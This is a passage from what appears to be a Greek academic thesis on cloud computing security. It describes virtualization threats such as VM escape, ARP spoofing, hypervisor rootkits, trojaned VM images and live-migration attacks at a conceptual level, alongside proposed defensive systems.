στο λειτουργικό σύστημα Kali.



Εικόνα 4 Serchsploit

Εκτός των παραπάνω, στο περιβάλλον εικονικοποίησης παρουσιάζονται κίνδυνοι ως προς το επίπεδο απομόνωσης το οποίο μπορεί να επιτευχθεί μεταξύ των εικονικών συστημάτων[7]. Σύμφωνα με το [4], σε περίπτωση που ένα εκ των εικονικών μηχανημάτων προσβληθεί από έναν ιό ή σκουλήκι τότε τίθεται σε κίνδυνο η ασφάλεια όλων των εικονικών μηχανημάτων τα οποία αλληλεπιδρούν με αυτό. Αυτό συμβαίνει λόγω της αρχιτεκτονικής του υπολογιστικού νέφους κατά την οποία για την παροχή μιας υπηρεσίας είναι αναγκαίο να αλληλεπιδρούν τα εικονικά συστήματα μεταξύ τους και λόγω του τύπου του κακόβουλου λογισμικού το οποίο προσπαθεί να διαδοθεί ή να μεταδώσει ένα αντίγραφο του εαυτού του σε άλλα συστήματα του δικτύου. Επιπλέον, η ανίχνευση ενός κακόβουλου εικονικού συστήματος και η λήψη των κατάλληλων αντίμετρων όπως η απομόνωση του προσβεβλημένου συστηματος αποτελεί μια αργή διαδικασία για την υποδομή του υπολογιστικού νέφους. Αιτία αυτού είναι η αλληλεπίδραση εικονικών συστημάτων τα οποία βρίσκονται εγκατεστημένα σε διαφορετικά δίκτυα. Έτσι, την χρονική στιγμή την οποία θα ανιχνευθει ένα προσβεβλημένο εικονικό σύστημα θα πρέπει να εξεταστούν τα εικονικά συστήματα με τα οποία έχει αλληλεπιδράσει και να συνεχιστει αυτή η διαδικασία ενώ παράλληλα το κακόβουλο λογισμικό συνεχίζει να μεταδίδεται μεταξύ των διαφορετικών δικτύων. Η αντιμετώπιση θα μπορούσε να καταστεί εύκολη εάν υπήρχε μόνο μια πύλη εισόδου/εξοδου δεδομένων από το ένα δίκτυο στο άλλο, ωστόσο στο υπολογιστικό νέφος διαφορετικά εικονικά συστήματα αλληλεπιδρούν με εικονικά συστήματα σε διαφορετικά δίκτυα.

Οι περισσότεροι πάροχοι υπολογιστικού νέφους υιοθετούν περιβάλλοντα εικονικοποίησης τα οποία δεν εφαρμόζουν αυστηρή απομόνωση μεταξύ των εικονικών συστημάτων προκειμένου να αποφεύγεται η δημιουργία προβλημάτων στην διαχείριση των υπηρεσιών. Έτσι, δημιουργείται ένα τρωτό σημείο το οποίο εκμεταλλεύεται από τις επιθέσεις τύπου διαφυγής εικονικού συστήματος(vm escape)[5]. Σε αυτόν τον τύπο επίθεσης, εκμεταλλεύεται ένα πρόγραμμα το οποίο λειτουργεί στο εικονικό σύστημα με στόχο την παραβίαση του συστήματος εικονικοποίησης. Με αυτόν τον τρόπο, ο επιτιθέμενος αποκτά προνόμια διαχειριστή με δυνατότητα εκτέλεσης οποιασδήποτε ενέργειας όπως αντιγραφής των διαπιστευτηρίων του διαχειριστή για άλλες υπηρεσίες ή κατασκευή κερκόπορτας (backdoor) η οποία θα επιτρέπει την πρόσβαση μελλοντικά στο σύστημα. Επιπλέον, ο επιτιθέμενος αποκτά την ικανότητα καταγραφής της δικτυακής κίνησης μεταξύ των εικονικών δικτύων και κατά συνέπεια αποκτά πληροφορίες και δεδομένα τα οποία σχετίζονται με τους πελάτες οι οποίοι χρησιμοποιούν την παρεχόμενη υπηρεσία υπολογιστικού νέφους. Με την απόκτηση προνόμιων διαχειριστή, σε περιβάλλον το οποίο κατασκευάζεται με την τεχνική εικονικοποίησης βασισμένη στο λειτουργικό σύστημα, οι ενέργειες του επιτιθέμενου περιορίζονται από τον πυρήνα του λειτουργικού συστήματος. Στην περίπτωση που το

εικονικό σύστημα έχει κατασκευαστεί με την τεχνική εικονικοποίησης βασιμένη στο σύστημα εικονικοποίησης, ο επιτιθέμενος περιορίζεται μόνο από τα αντίμετρα τα οποία έχουν τεθεί σε εφαρμογή από τον διαχειριστή.

Κρίσιμης σημασίας επίσης είναι τα εικονικά δίκτυα τα οποία χρησιμοποιούνται για την επικοινωνία των εικονικών συστημάτων. Σε περίπτωση κατά την οποία παραβιαστεί η ασφάλεια ενός εικονικού συστήματος και ο επιτιθέμενος αποκτήσει τον έλεγχο του λογισμικού εικονικοποίησης τότε είναι σε θέση να συλλέξει πληροφορίες σχετικά με τα εικονικά δίκτυα τα οποία χρησιμοπούνται. Αυτού του τύπου οι πληροφορίες χρησιμοποιούνται στην πραγματοποίηση επίθεσης τύπου παραπλάνησης IP διευθύνσεων(IP spoofing). Ωστόσο, το συγκεκριμένο τρωτό σημείο μπορεί να μετριαστεί μέσω του πρωτοκόλλου IPSec και τεχνικών κρυπτογράφησης. Το πρωτόκολλο IPSec ενσωματώνει λειτουργίες αυθεντικοποίησης, εμπιστευτικότητας και διαχείρισης κλειδιού. Επιπλέον, το IPSec είναι διαφανές στους τελικούς χρήστες και οταν υλοποιείται σε τελικό σύστημα, το λογισμικό των ανώτερων επιπέδων δεν επηρεάζεται. Έτσι, οι υπηρεσίες οι οποίες λειτουργούν σε κάθε εικονικό σύστημα δεν επηρεάζονται από το συγκεκριμένο πρωτόκολλο. Για παράδειγμα, το σύστημα εικονικοποίησης Xen παρέχει δύο τύπους εικονικών δικτύων, γέφυρας(bridge) και δρομολόγησης(route)[6]. Στα εικονικά δίκτυα τύπου γέφυρας, όλα τα εικονικά συστήματα επικοινωνουν μεταξύ τους μέσω μιας πλήμνης(hub), έτσι μέσω ενός εικονικού συστήματος μπορεί να πραγματοποιηθεί καταγραφή της δικτυακής κίνησης όλων τους με εργαλεία όπως το tcpdump και το Wireshark. Η καταγραφή της κίνησης θα οδηγήσει στην συγκέντρωση πληροφοριών σχετικά με τις υπηρεσίες οι οποίες παρέχονται από τα υπόλοιπα εικονικά συστήματα και δεδομένα τα οποία σχετίζονται με αυτές. Η συγκέντρωση πληροφοριών είναι κρίσιμη επειδή μπορεί να οδηγήσει τον επιτιθέμενο στην αναγνώριση τρωτών σημείων τα οποία θα του επιτρέψουν τον έλεγχο περισσότερων εικονικών συστημάτων. Στα εικονικά δίκτυα τύπου δρομολόγησης, τα εικονικά συστήματα επικοινωνούν μέσω ενός εικονικού μεταγωγέα(virtual switch). Έτσι, μπορεί να χρησιμοποιηθεί το πρωτόκολλο ανάλυσης διευθύνσεων(ARP) προκειμένου να πραγματοποιηθεί παραπλάνηση πακέτων ARP(ARP spoofing). Στην περίπτωση κατά την οποία ο επιτιθέμενος έχει θέσει υπό τον ελεγχό του ένα εικονικό σύστημα τότε μέσω της τεχνικής ARP spoofing θα έχει την δυνατότητα να συσχετίσει την MAC διεύθυνση του με την IP διεύθυνση της προεπιλεγμένης πύλης. Με αυτόν τον τρόπο, θα κατευθύνει την δικτυακή κίνηση η οποία προοριζόταν για την προεπιλεγμένη πύλη στο εκτεθειμένο σύστημά μέσω του οποίου θέσει υπό τον έλεγχό του πακέτα με πληροφορίες σχετικά με την αρχιτεκτονκή του δικτύου και τους χρήστες των υπηρεσιών.

Στο πλαισιο αυτό γίνεται κατανοητό πως η υποδομή των παρόχων υπηρεσιών υπολογιστικού νέφους λόγω της κατανεμημένης φύσης της δημιουργεί μια αλληλουχία από τρωτά σημεία.

Στα περισσότερα περιβάλλοντα, τα συστήματα ανίχνευσης εισβολής χρησιμοποιούνται από τους διαχειριστές για την βελτίωση του παρεχόμενου επιπέδου ασφάλειας. Υπάρχουν δύο κατηγορίες συστημάτων ανίχνευσης εισβολών σύμφωνα με το [13], τα Host-based IDSs και τα Network-based IDSs. Τα συστήματα ανίχνευσης εισβολών host-based, συγκεντρώνουν και αναλύουν πληροφορίες σχετικά με τις ενέργειες οι οποίες υλοποιούνται από έναν χρήστη ή μια εφαρμογή σε ένα σύστημα. Τα συστήματα ανίχνευσης εισβολών network-based, αναλύουν πληροφορίες οι οποίες συλλεγονται από τα πακέτα αφού προηγηθεί ανάλυση των πρωτοκόλλων επιπέδου δικτύου, μεταφοράς και εφαρμογής για τον εντοπισμό ύποπτης δραστηριότητας. Ωστόσο σύμφωνα με το [10], λόγω του μεγάλου όγκου δεδομένων τα οποία διακινούνται μεταξύ των εικονικών συστημάτων, δεν είναι εφικτή η χρήση των παραπάνω συστημάτων ανίχνευσης εισβολών. Τα συστήματα network-based, δεν είναι σε θέση να παρακολουθήσουν κρυπτογραφημένη δικτυακή κίνηση και τα συστήματα host-based δεν έχουν την δυνατότητα να ανιχνεύσουν κρυφές διόδους επίθεσης στα συστήματα τα οποία προστατεύουν. Επιπλέον, τα συστήματα ανίχνευσης εισβολών παρακολουθούν την δικτυακή κίνηση, ανιχνεύουν ύποπτη δραστηριότητα και ενημερώνουν τον διαχειριστή του συστήματος ή του δικτύου. Έτσι, σε περίπτωση που πραγματοποιηθεί επίθεση σε υπηρεσία του υπολογιστικού νέφους και καταστραφούν ή υποκλαπούν δεδομένα ενώ παράλληλα υπάρχει εγκατεστημένο σύστημα ανίχνευσης εισβολών τότε ο χρήστης δεν θα ειδοποιηθεί άμεσα. Η εισβολή θα γνωστοποιηθεί σε έναν χρήστη μόνο αφού επιτραπεί από τον πάροχο της υπηρεσίας. Στην προσπάθειά του ο πάροχος του υπολογιστικού νέφους να προστατεύσει τη φήμη και την εικόνα του έχει την ευελιξία να αποκρύψει το γεγονός με αποτέλεσμα να εκτείθεται ο χρήστης εν αγνοία του. Γι’αυτό το λόγο θα πρέπει να παρακολουθείται η λειτουργία του παρόχου από τρίτο μέρος επιθεώρησης, το οποίο θα έχει υποχρέωση να ενημερώνει τους χρήστες για αυτό το είδος συμβάντων. Ακομη όπως προτείνεται στο [12], θα πρέπει να χρησιμοποιούνται συστήματα τα οποία θα πραγματοποιούν ανάλυση συμπεριφοράς(behavior analysis) και ανάλυση γνώσης(knowledge analysis). Τα συστήματα ανάλυσης συμπεριφοράς αναγνωρίζουν και καταγράφουν το προφίλ των ενεργειών και δραστηριοτήτων ενός χρήστη με αποτέλεσμα σε περίπτωση απόκλισης από αυτό το προφίλ να αναγνωρίζεται ο χρήστης ώς επιτιθέμενος και να λαμβάνονται τα κατάλληλα αντίμετρα. Με αυτην τη μέθοδο είναι δυνατή η αντιμετώπιση νέων τεχνικών επιθέσης. Τα συστήματα ανάλυσης γνώσης χρησιμοποιούν ένα έμπειρο σύστημα για να περιγράψουν κακόβουλη συμπεριφορά μέσω ενός κανόνα. Πλεονέκτημα αυτής της μεθόδου αποτελεί το γεγονός πως είναι εφικτό να συνυπάρξουν ταυτόχρονα πολλοί κανόνες. Το συγκεκριμένο σύστημα καταγράφει μια σειρά από ενέργειες και χρησιμοποιεί τους κανόνες για να ανιχνεύσει κακόβουλη συμπεριφορά. Βέβαια, η δικτυακή κίνηση η οποία πραγματοποιείται στα εικονικα δίκτυα δεν είναι δυνατό να παρακολουθηθεί από τα παραπάνω συστήματα ώστε να ανιχνευθεί ύποπτη δραστηριότητα. Έτσι, κρίνεται απαραίτητο να γίνει σύγκριση από τους

παρόχους υπολογιστικού νέφους ως προς τους κινδύνους που υπάρχουν όταν η δικτυακή κίνηση δεν παρακολουθείται και όταν η κίνηση εκτεθεί σε φυσικό επίπεδο ώστε να είναι δυνατή η χρήση συστημάτων ανίχνευσης εισβολών όπως τα παραπάνω.

Αξίζει, επιπλέον να αναφερθεί πως η κλιμακοθετησιμότητα μπορεί να διατηρηθεί ενώ παράλληλα να τεθεί σε εφαρμογή ένα μοντέλο ανίχνευσης εισβολών το οποίο θα είναι κατανεμημένο όπως και η αρχιτεκτονική του υπολογιστικού νέφους σε περισσότερα σημεία τα οποία θα αλληλεπιδρούν. Το συγκεκριμένο μοντέλο προτείνεται στο [14] και ονομάζεται Grid Intrusion Detection Architecture. Σε αυτό η αρχιτεκτονική των τοπικών υποδικτύων είναι κατανεμημένη σε τρια στρώματα, το στρώμα δρομολόγησης, το στρώμα τείχους προστασίας και το στρώμα διαμοιραζόμενου δικτύου. Το στρώμα δρομολόγησης θέτει ένα μεμονωμένο κανάλι μεταξύ του εικονικού δικτύου και της φυσικής διεπαφής. Το στρώμα τείχους προστασίας διαφυλλάσει τα εικονικά δίκτυα από επιθέσεις παραπλάνησης(spoofing). Το στρώμα διαμοιραζόμενου δικτύου απομονώνει τα επιμέρους εικονικά δίκτυα ώστε να αποφεύγεται η επικοινωνία συστημάτων τα οποία δεν πρέπει να αλληλεπιδρούν. Παρά το γεγονός πως προορίζεται για χρήση στην τεχνολογία grid, το υπολογιστικό νέφος μπορεί να το υιοθετήσει αφού αποτελείται από χαρακτηριστικά της συγκεκριμένης τεχνολογίας. Συμπληρωματικά, όπως προτείνεται στο [15], τα συστήματα DCPortalsNg, SnortFlow και CyberGuarder είναι σε θέση να παρέχουν ικανοποιητικές δικλείδες ασφαλείας στα εικονικά δίκτυα. Το σύστημα DCPortalsNg προσφέρει απομόνωση στα εικονικά δίκτυα κάνοντας χρήση της τεχνολογίας δικτύων καθορισμένων από το λογισμικό(SDN). Το SnortFlow είναι ένα σύστημα αποτροπής εισβολών βασισμένο στα συστήματα Snort και OpenFlow. Σε αυτό η ύποπτη δραστηριότητα ανιχνεύεται και στην συνέχεια ειδοποιείται ένα υποσύστημα δημιουργίας κανόνων. Αφού δημιουργηθούν νέοι κανόνες αυτόματα το σύστημα επανεξετάζει την δικτυακή κίνηση . Τέλος, το σύστημα CyberGuarder προσφέρει τρείς υπηρεσίες για την διασφάλιση των εικονικών δικτύων, την υπηρεσία ασφάλειας των εικονικών συστημάτων, την υπηρεσία ασφάλειας των εικονικών δικτύων και την υπηρεσία διαχείρισης των πολιτικών οι οποίες έχουν τεθεί σε εφαρμογή.

Επιπρόσθετα, δεν θα πρέπει να παραληφθούν τρωτά σημεία τα οποία εισάγονται στην υποδομή του υπολογιστικού νέφους με την εφαρμογή της τεχνολογίας της εικονικοποίησης πέραν της ελειπούς απομόνωσης των εικονικών συστημάτων. Τρωτά σημεία αποτελούν σύμφωνα με τα [4] [7] [8] [9], **(α)** η άρνηση παροχής υπηρεσιών στο σύστημα εικονικοποίησης, **(β)** η χρήση rootkit και **(γ)** η χρήση στιγμιότυπων(snapshots). Η επίθεση άρνησης παροχής υπηρεσιών στο σύστημα εικονικοποίησης πραγματοποιείται κυρίως σε υπηρεσίες τύπου IaaS όπου οι χρήστες έχουν στην κατοχή τους εικονικά συστήματα με δυνατότητα διαχειρισής τους. Η συγκεκριμένη επίθεση έχει ως στόχο την εξάντληση των φυσικών πόρων του υλισμικού στοιχείου, οι οποίοι χρησιμοποιούνται απο το σύστημα

εικονικοποίησης για την λειτουργία των φιλοξενούμενων εικονικών συστημάτων. Με αυτόν τον τρόπο μέσω ενός εικονικού συστήματος ο επιτιθέμενος είναι σε θέση να καταστήσει μη λειτουργικά τα υπολοιπα εικονικά συστήματα τα οποία βρίσκονται εγκατεστημένα στο ίδιο στοιχείο υλισμικού. Εκτός αυτού, η επίθεση άρνησης παροχής υπηρεσιών μπορεί να πραγματοποιηθεί και διαμέσου μιας υπηρεσίας PaaS, με κώδικα ο οποίος μέσω της πλατφόρμας εξαντλεί τους παρεχόμενους πόρους. Επιπλέον, επίθεση στο σύστημα εικονικοποίησης μπορεί να πραγματοποιηθεί με χρήση rootkit. Το rootkit είναι μια συλλογή από εργαλεία τα οποία εγκαθίστανται σ'έναν υπολογιστή και επιτρέπουν στον επιτιθέμενο να αποκτήσει πρόσβαση σε επίπεδο διαχειριστή. Σε περίπτωση που ένα rootkit παραβιάσει το σύστημα εικονικοποίησης τότε ο επιτιθέμενος αποκτά τον έλεγχο του στοιχείου του υλισμικού. Rootkit το οποίο χρησιμοποιείται επί του παρόντος και αποτελεί απειλή για την υποδομή του υπολογιστικού νέφους είναι το Blue Pill. Το Blue Pill είναι κακόβουλο λογισμικό βασισμένο στην εικονικοποίηση το οποίο μπορεί να χρησιμοποιηθεί εναντίον οποιουδήποτε συστήματος ανεξάρτητα από την αρχιτεκτονική του υλισμικού ή του εγκατεστημένου λειτουργικού συστήματος. Αφού πραγματοποιηθεί η εγκατάστασή του, λειτουργεί ως σύστημα εικονικοποίησης μεταξύ του αρχικού λειτουργικού συστήματος ή του αρχικού συστήματος εικονικοποίησης και του υλισμικού. Εφόσον λειτουργεί σε κατώτερο αφαιρετικό επίπεδο από το αρχικό σύστημα είναι σε θέση να το ελέγχει και κατά συνέπεια να ελέγχει τους πόρους τους οποίους διανέμει στα επιμέρους εικονικά συστήματα. Το συγκεκριμένο κακόβουλο λογισμικό είναι μη ανιχνεύσιμο από συστήματα όπως το Red Pill κυρίως επειδή βασίζεται η λειτουργία του στη τεχνολογία AMD SVM. Η τεχνολογία AMD SVM επιτρέπει τον έλεγχο καταχωρητών του επεξεργαστή, διακοπών και εντολών εισόδου/εξόδου οι οποίες χρησιμοποιούνται στην επικοινωνία των εικονικών συστημάτων με το υλισμικό. Το Blue Pill είναι Proof of Concept έτσι για να πραγματοποιηθεί επιτυχής επίθεση είναι απαραίτητο ο επιτιθέμενος να έχει συγκεντρώσει πληροφορίες σχετικά με το λειτουργικό σύστημα και το σύστημα εικονικοποίησης το οποίο χρησιμοποιείται. Το Blue Pill όπως και το κακόβουλο λογισμικό SubVirt μπορούν να χρησιμοποιηθούν για την εμκετάλλευση ενός συστήματος εικονικοποίησης εφόσον πραγματοποιηθεί ανίχνευση της διαδικασίας εικονικοποίησης. Η ανίχνευση της διαδικασίας εικονικοποίησης πραγματοποιείται με εργαλεία όπως τα Nopill και VMDetect. Τέλος, η χρήση της λειτουργίας των στιγμιότυπων στα εικονικά συστήματα χρησιμοποιείται κυρίως από τον διαχειριστή σε περίπτωση αποτυχίας για την επαναφορά ενός συστήματος σε κατάσταση λειτουργική. Ωστόσο, σε περίπτωση κατά την οποία εκτεθεί το σύστημα εικονικοποίησης, ο επιτιθέμενος έχει την δυνατότητα χρήσης παλαιότερων στιγμιότυπων. Έτσι, επανεφέροντας τα εικονικά συστήματα σε μια παρελθοντική κατάσταση αποφεύγεται η εφαρμογή νέων πολιτικών και λογισμικού ασφάλειας για την προστασίας πληροφοριών και δεδομένων τα οποία διαχειρίζονται.

Το περιβάλλον εικονικοποίησης καθιστά δυνατή την ικανοποίηση της κλιμακοθετησιμότητας εφόσον δυναμικά δημιουργεί εικονικά συστήματα για την υποστήριξη της παρεχόμενης υπηρεσίας. Τα εικονικά συστήματα δημιουργούνται αυτόματα με χρήση εικονικών εικόνων(VM-images) από το περιβάλλον εικονικοποίησης. Οι εικονικές εικόνες είναι κρίσιμης σημασίας αφού αποτελούν την βάση για την λειτουργία των επιμέρους συστατικών μιας υπηρεσίας. Επιπλέον, χρησιμοποιούνται από τους πελάτες στις υπηρεσίες IaaS για την κατασκευή εικονικών συστημάτων. Όπως ορίζεται στο [16], οι εικονικές εικόνες κατασκευάζονται από τους εκδότες (publishers) και κατατίθονται στο αποθετήριο (repository) του υπολογιστικού νέφους από όπου διανέμονται για χρήση στους ανακτώντες (retrievers). Οι εκδότες είναι οι κατασκευαστές των εικονικών εικόνων και μπορεί να είναι διαχειριστές του υπολογιστικού νέφους ή χρήστες μιας IaaS υπηρεσίας. Οι ανακτώντες είναι χρήστες μια υπηρεσίας IaaS και χρησιμοποιούν τις εικονικές εικόνες για την δημιουργία instances διακομιστών(servers). Ωστόσο, η εισαγωγή εικονικών εικόνων στην υποδομή των παρόχων υπολογιστικού νέφους δημιουργεί ένα τρωτό σημείο. Το συγκεκριμένο τρωτό σημείο επιτρέπει στους επιτιθέμενους να χρησιμοποιούν τις εικονικές εικόνες ώς περιέκτη (container) δούρειων ίππων. Οι δούρειοι ίπποι είναι κακόβουλο λογισμικό το οποίο επιτελεί λειτουργίες έμμεσα τις οποίες δεν θα ήταν δυνατό να τις επιτελέσει άμεσα ένας μη εξουσιοδοτημένος χρήστης[17]. Προκειμένου, οι επιτιθέμενοι να κατασκευάσουν δούρειους ίππους πρέπει να κατέχουν γνώση του λειτουργικού συστήματος και των εφαρμογών οι οποίες δραστηριοποιούνται σε αυτό ώστε να παραμετροποιήσουν κατάλληλα τις εξαρτήσεις ως προς το λογισμικό του δούρειου ίππου οι οποίες είναι αναγκαίες για την επιτυχή επίθεση. Έτσι, γίνεται κατανοητό πως εχοντας την δυνατότητα οι επιτιθέμενοι να εισάγουν δικές τους εικονικές εικόνες, πλέον δεν υπάρχει ανάγκη για συλλογή πληροφοριών πριν την εκμετάλλευση ενός εικονικού συστήματος αφού ο δούρειος ίππος έχει παραμετροποιηθεί ήδη στην εικονική εικόνα. Απαραίτητος λοιπόν είναι ο συνεχής έλεγχος των εικονικών εικόνων οι οποίες κατατίθονται στο αποθετήριο για την ανίχνευση κακόβουλου λογισμικού όπως επίσης και η αναγνώριση του τρόπου λειτουργίας τους σε απομονωμένο περιβάλλον το οποίο δεν είναι διασυνδεδεμένο με την υποδομή του παρόχου. Όπως προτείνεται στο [16], οι πάροχοι υπολογιστικού νέφους για την αντιμετώπιση αυτού του τρωτού σημείου πρέπει να χρησιμοποιούν συστήματα διαχείρισης και ανίχνευσης κακόβουλου λογισμικού στο σύνολο των εικονικών εικόνων όπως είναι το σύστημα Mirage. Το συγκεκριμένο σύστημα αναθέτει δικαιώματα πρόσβασης στους ανακτώντες και εκδότες των εικονικών εικόνων με στόχο τον έλεγχο ως προς την χρήση τους. Επιπλέον, διαθέτει σύστημα συντήρησης για έλεγχο τήρησης των όρων λειτουργίας από τις εικόνες και την ανίχνευση κακόβουλου λογισμικού. Το σύστημα Mirage διευκολύνει την διαχείριση του αποθετήριου στο σύνολό του από τους διαχειριστές εφαρμόζοντας φίλτρα για την επίτευξη των παραπάνω στόχων. Σε περίπτωση ανίχνευσης κακόβουλου λογισμικού ή τρωτών σημείων το σύστημα μπαλώνει(patches) την

εικόνα ενημερώνοντας για άλλες εικόνες οι οποίες συνδέονται με αυτήν όπως για παράδειγμα η αρχική εικόνα η οποία χρησιμοποιήθηκε για την κατασκευή της και η οποία ενδέχεται να είναι τρωτή. Σύμφωνα με το [18], μπορεί να γίνει επιπρόσθετα χρήση του συστήματος EVDIC το οποίο κρυπτογραφεί τις εικόνες πριν αποθηκευτούν και τις αποκρυπτογραφεί για χρήση από το σύστημα εικονικοποίησης. Τέλος, το σύστημα ImageElves μπορεί να χρησιμοποιηθεί από τους παρόχους για την εγκατάσταση των κατάλληλων ενημερώσεων στις εικόνες, πολλες εκ των οποίων θα καλύπτουν τρωτά σημεία[19].

2.4 Ελαστικότητα

Η ελαστικότητα είναι η ικανότητα των υπηρεσιών του υπολογιστικού νέφους να προσαρμόζουν τους πόρους που χρησιμοποιούν στην κλιμακα του χρόνου σύμφωνα με το φόρτο εργασίας που τους ανατίθεται. Το Διεθνή Ινστιτούτο Προτύπων και Τεχνολογίας (NIST) ορίζει την ελαστικότητα ως την ικανότητα που διαθέτουν οι πελάτες μιας υπηρεσίας να λαμβάνουν και να αποδεσμεύουν πόρους σύμφωνα με τις ανάγκες τους. Ιδανικά ο κάθε πελάτης μιας υπηρεσίας αντιλαμβάνεται πως το πλήθος των διαθέσιμων πόρων το οποίο του διατίθεται είναι πολύ μεγαλύτερο από αυτό που χρειάζεται. Μια υπηρεσία του υπολογιστικού νέφους αυτόματα προσαρμόζει τους πόρους της προκειμένου να ικανοποιεί την ικανότητα της ελαστικότητας. Αρκετά σημαντικό αποτελεί το γεγονός πως η κλιμακοθετησιμότητα παρουσιάζει αρκετές ομοιότητες με την ελαστικότητα. Ωστόσο, η κλιμακοθετησιμότητα αποτελεί στατική ιδιότητα των υπηρεσιών του υπολογιστικού νέφους η οποία περιγράφει την ικανότητα κλιμάκωσης σε συγκεκριμένο βαθμό (χιλιάδες διακομιστές ή εκατομμύρια αιτήσεις ανά λεπτό). Η ελαστικότητα, όπως προκύπτει από τους παραπάνω ορισμούς, είναι μια δυναμική ιδιότητα η οποία επιτρέπει την κλιμάκωση μιας υπηρεσίας σύμφωνα με την ζήτηση.

Η ελαστικότητα εφαρμόζεται με τρείς μεθόδους στην υποδομή του υπολογιστικού νέφους: α) την μέθοδο αντιγραφής(replication), β) την μέθοδο μετακίνησης(migration) και γ) την μέθοδο επανακαθορισμού μεγέθους(resizing). Η μέθοδος της αντιγραφής πραγματοποιείται με πρόσθεση και αφαίρεση υποστάσεων(instances) μιας υπηρεσίας στο περιβάλλον των χρηστών. Η συγκεκριμένη μέθοδος είναι η ευρέως γνωστή και εφαρμόζεται στις υπηρεσίες υπολογιστικού νέφους της Amazon και της Google. Υποστηρίζει την ελαστικότητα με την παροχή μηχανισμών ισοστάθμισης του φόρτου εργασίας σε τομείς οι οποίοι αποτελούνται από αντίγραφα υποστάσεων μιας υπηρεσίας. Η μέθοδος επανακαθορισμού μεγέθους αποτελείται από ενέργειες πρόσθεσης δεδομένων και δομών δεδομένων σε μια υπόσταση υπηρεσίας οι οποίες είναι διαθέσιμες σε ένα εικονικό σύστημα. Τέλος, η μέθοδος μετακίνησης πραγματοποιείται με την μεταφορά ενός εικονικού συστήματος από έναν διακομιστή σε έναν άλλο.

Οι πάροχοι υπολογιστικού νέφους προκειμένου να διανέμουν ελαστικές υπηρεσίες είναι αναγκαίο να κατασκευάζουν την υποδομή τους με γνώμονα την συγκεκριμένη ιδιότητα. Επιπλέον, η ελαστικότητα της υποδομής ενός παρόχου περιορίζεται από την χωρητικότητα αυτής και γι'αυτό το λόγο οι πάροχοι πρέπει να ορίζουν το πλήθος των πόρων το οποίο μπορεί να διατεθεί σε έναν χρήστη κάθε χρονική στιγμή και συναρτήσει του οποίου θα εφαρμόζεται η ελαστικότητα. Εκτός αυτού, η ελαστικότητα είναι άμεσα συνδεδεμένη με την χρονική καθυστέρηση η οποία απαιτείται προκειμένου οι πόροι να βρεθούν σε θέση ετοιμότητας. Σε περίπτωση που η χρονική καθηστέρηση υπερβαίνει συγκεκριμένο όριο τότε επηρεάζεται η αποδοτικότητα και η αποτελεσματικότητα της υπηρεσίας με αποτέλεσμα ο μηχανισμός ελαστικότητας να μην είναι σε θέση να ανταπεξέλθει σε υψηλό φόρτο εργασίας και να προκαλείται ζημία στην υπηρεσία. Ιδανικά, η ανίχνευση της ζήτησης μιας υπηρεσίας και η εφαρμογή της ελαστικότητας με προσαρμογή των πόρων θα πραγματοποιείται άμεσα. Έτσι, η συγκεκριμένη ιδιότητα επηρεάζει το κόστος, την ποιότητα και την διαχείριση των πόρων μιας υπηρεσίας κατά την διανομή της.

Μια από τις περισσότερο διαδεδομένες μεθόδους εφαρμογής της ελαστικότητας στην υποδομή παρόχων υπολογιστικού νέφους είναι η μετακίνηση εικονικών συστημάτων. Κατά την συγκεκριμένη μέθοδο ένα εικονικό σύστημα μεταφέρεται από έναν διακομιστή σε έναν άλλο μεταφέροντας τον αποθηκευτικό του χώρο, την κατάσταση της μνήμης του και τις ρυθμίσεις σχετικά με την διαδικτυακή του πρόσβαση. Οι περισσότεροι πάροχοι υπηρεσιών υπολογιστικού νέφους επιλέγουν την δυναμική μετακίνηση εικονικών συστημάτων ώστε να ικανοποιούνται οι στόχοι οι οποίοι τίθονται από τη συμφωνία στάθμης υπηρεσίας. Η κύρια διαφορά της δυναμικής μετακίνησης από την στατική είναι πως κατά την διαδικασία μετακίνησης ελέγχεται ο φόρτος εργασίας και οι πόροι οι οποίοι ανατίθονται στο εικονικό σύστημα έχουν ως στόχο την ικανοποίηση των αναγκών που υπάρχουν την συγκεκριμένη χρονική στιγμή. Ωστόσο, κατά την εφαρμογή της μεθόδου τα περιεχόμενα ενός εικονικου συστήματος είναι εκτεθημένα στο δίκτυο δημιουργώντας ένα διάνυσμα επίθεσης το οποίο μπορεί να οδηγήσει σε παραβίαση του απόρρητου και της ακεραιότητας των δεδομένων. Κατά την μετακίνηση ενός εικονικού συστήματος, τα συστήματα εικονικοποίησης των διακομιστών επικοινωνούν μέσω του τοπικού δικτύου με μηνύματα τα οποία περιέχουν λεπτομέρειες σεχτικά με την διαδικασία. Τα μηνύματα είναι διαμορφωμένα σε μορφότυπο κειμένου[20], έτσι ο επιτιθέμενος με πρόσβαση στο συγκεκριμένο δίκτυο έχει την δυνατότητα τροποποίησης αυτών με αποτέλεσμα την μετακίνηση εικονικών συστημάτων και την παρεμπόδιση της διαδικασίας κατά βούληση. Επιπλέον, ο επιτιθέμενος έχει την δυνατότητα εκκίνησης της διαδικασίας μετακίνησης πολαπλών εικονικών συστημάτων προς συγκεκριμένο διακομιστή με στόχο την πρόκληση ζημιάς στη διαθεσιμότητα των υπηρεσιών οι οποίες διατίθονται από αυτόν.

Σύμφωνα με το [21], κατά την μετακίνηση εικονικών συστημάτων δημιουργούνται τρείς κλάσεις απειλών. Η πρώτη κλάση απειλών αφορά το επίπεδο ελέγχου. Οι απειλές δημιουργούνται σε αυτό το επίπεδο λόγω της αποτυχία των μηχανισμών επικοινωνίας μεταξύ των εικονικών σστημάτων να επαληθεύσουν την ταυτότητα όσων λαμβάνουν μέρος στη διαδικασία. Η δεύτερη κλάση απειλών αφορά το επίπεδο δεδομένων. Οι απειλές οι οποίες δημιουργούνται σε αυτό το επίπεδο επηρεάζουν την κατάσταση των εικονικών συστημάτων κατά την μετακίνηση τους. Παθητικές επιθέσεις που λαμβάνουν μέρος σε αυτό το επίπεδο οδηγούν σε διαρροή πληροφοριών οι οποίες διαχειρίζονται από τα εικονικά συστήματα και οι ενεργές επιθέσεις οδηγούν σε συμβιβασμό των φιλοξενούμενων λειτουργικών συστημάτων. Ο συμβιβασμός ενός λειτουργικού συστήματος έχει ως αποτέλεσμα την μακροχρόνια έκθεση πληροφοριών και τον έλεγχο του συστήματος από τον επιτιθέμενο. Ο έλεγχος ενός συστήματος της υποδομής από έναν επιτιθέμενο μπορεί να οδηγήσει σε αδυναμία ελέγχου περισσότερων συστημάτων και χαρτογράφηση της αρχιτεκτονικής της υποδομής η οποία χρησιμοποιείται. Με αυτόν τον τρόπο ο επιτιθέμενος συγκεντρώνει πληροφορίες για τα συστήματα όπως 